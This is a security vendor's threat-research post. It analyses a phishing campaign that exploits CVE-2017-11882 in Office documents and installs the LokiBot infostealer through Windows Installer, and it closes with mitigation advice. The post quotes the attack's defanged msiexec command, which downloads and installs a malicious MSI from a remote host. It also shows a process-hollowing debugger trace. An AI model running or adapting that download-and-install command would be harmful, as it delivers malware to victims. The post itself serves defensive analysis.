



Cyber Threats

Attack Using Windows Installer Leads to LokiBot

Recently, we discovered CVE-2017-11882 being exploited again in an attack that uses an uncommon method of installation—via the Windows Installer service in Microsoft Windows operating systems.

By: Martin Co, Gilbert Sison
February 08, 2018
Read time: 4 min (1110 words)



Back in November 2017, Microsoft patched [CVE-2017-11882](#), a remote code execution vulnerability that affected Microsoft Office. However, this didn't prevent cybercrime groups such as [Cobalt](#) from exploiting this vulnerability in order to deliver a variety of [malware](#), including [FAREIT](#), [Ursnif](#), and a [cracked version of the Loki infostealer](#), a keylogger that was primarily advertised as capable of stealing passwords and cryptocurrency wallets.

Recently, we discovered CVE-2017-11882 being exploited again in an attack that uses an uncommon method of installation—via the [Windows Installer](#) service in Microsoft

is used to download and execute the payload. This attack uses `msiexec.exe` as part of the Windows Installer service.

Infection Chain




Figure 1. Infection Chain for the attack

The samples we analyzed seem to be part of a malware spam campaign. It starts off with an email that asks the recipient to confirm a payment they made to the sender. The email contains text written in Korean, which is roughly translated as "hello, please



The email also contains an attached document file labeled “Payment copy.Doc” (Detected by Trend Micro as TROJ_CVE201711882.SM) which is supposedly a payment confirmation document. However, the attachment is actually used to exploit CVE-2017-11882.



Business




Figure 2. Spam email containing the document file used to exploit CVE-2017-11882





Figure 3. How the document will appear to the user

The exploitation of this vulnerability leads to the download and installation of a malicious MSI package labeled *zus.msi* via *Windows Installer* through the following command line:

Call cmd.exe /c msiexec /q /I "hxxps[:]//www[.]uwaoma[.]info/zus.msi






Figure 5. MSIL binary after installation

Once downloaded, Windows Installer (*msiexec.exe*) will proceed to install an MSIL or Delphi binary to the system. Depending on the MSI package downloaded, it may contain either a heavily obfuscated Microsoft Intermediate Language (MSIL) or Delphi binary file, which then acts as a loader for the actual payload.

One notable aspect of the package is that it provides a compression layer that file scan engines need to process and enumerate in order to detect the file as malicious. While this is relatively simple, being able to detect and identify the actual payload might be more difficult since it is contained in the heavily obfuscated MSIL or Delphi binary.

The binary launches another randomly-named instance of itself. This instance will be hollowed out and replaced with the malware payload.

0021EAA0	61781D19	CALL to CreateProcessW from mscorwks.61781D16
0021EAA4	01A42ED8	ModuleFileName = "C:\Users\██████████\Documents\arubajsnfsol"
0021EAA8	01C870D0	CommandLine = ""C:\Users\██████████\Documents\arubajsnfsol""
0021EAAC	00000000	pProcessSecurity = NULL
0021EAB0	00000000	pThreadSecurity = NULL
0021EAB4	00000000	InheritHandles = FALSE
0021EAB8	08000004	CreationFlags = CREATE_SUSPENDED CREATE_NO_WINDOW
0021EABC	00000000	pEnvironment = NULL
0021EAC0	00000000	CurrentDir = NULL
0021EAC4	003C30D0	pStartupInfo = 003C30D0
0021EAC8	0021EB90	pProcessInfo = 0021EB90



binary or its processes, and uses the available functionality of *Windows installer* to install malware. In addition, MSI packages are typically abused for malicious purposes to install Potentially Unwanted Applications (PUA) and not by malware per se. This is a new direction for malware creators.

Why the use of this specific installation type? We believe it might represent a new evasion mechanism for malware creators to skirt around security software that usually focuses on traditional installation methods. While we did manage to detect samples of the malware payload in limited numbers, we cannot definitively say if these samples are being delivered via the method described. What we can surmise, however, is that the malware creators might be focusing on Korean targets given the language used in the sample email. They could also be testing different ways of delivery — like this new attack method — to determine their effectiveness.

Mitigation

Given the use of **phishing** emails as the primary method of propagation, both users and organizations can mitigate the impact of this particular attack by **implementing best practices** designed to combat email-based threats.

Context is very important in this instance. For example, recipients should be suspicious of any email that asks for the confirmation of payment receipts or deliveries for non-existent transactions. Any unusual messages, sentences or phrases should also be a red flag for recipients. Again, in this case, the inclusion of a warning to check for any suspicious software is quite out of place in a supposed payment confirmation email. Communication that involve business transactions are also often highly professional, so any misspellings or grammatical errors, especially if excessive, could signify a phishing attempt.



user's systems, or set the system to only install programs set up by a system administrator.

Trend Micro Solutions

Trend Micro™ Deep Security™ and **TippingPoint** provide virtual patching that protects endpoints from threats that abuse unpatched vulnerabilities.

Trend Micro XGen™ security provides a cross-generational blend of threat defense techniques against a full range of threats for data centers, cloud environments, networks, and endpoints. It features high-fidelity machine learning to secure the gateway and endpoint data and applications, and protects physical, virtual, and cloud workloads. With capabilities like web/URL filtering, behavioral analysis, and custom sandboxing, XGen™ protects against today's purpose-built threats that bypass traditional controls, exploit known, unknown, or undisclosed vulnerabilities. Smart, optimized, and connected, XGen™ powers Trend Micro's suite of security solutions: **Hybrid Cloud Security**, **User Protection**, and **Network Defense**.

Tags

Endpoints | **Research** | **Network** | **Cyber Threats**

Authors



Business



CONTACT US

SUBSCRIBE

Related Articles

[Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis](#)

[Attacker Abuses Victim Resources to Reap Rewards from Titan Network](#)

[A Cybersecurity Risk Assessment Guide for Leaders](#)

[See all articles >](#)

Experience our unified platform for free

Claim your 30-day trial



Resources



Business



About Trend

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States



[Privacy](#) | [Legal](#) | [Accessibility](#) | [Site map](#)

Copyright ©2024 Trend Micro Incorporated. All rights reserved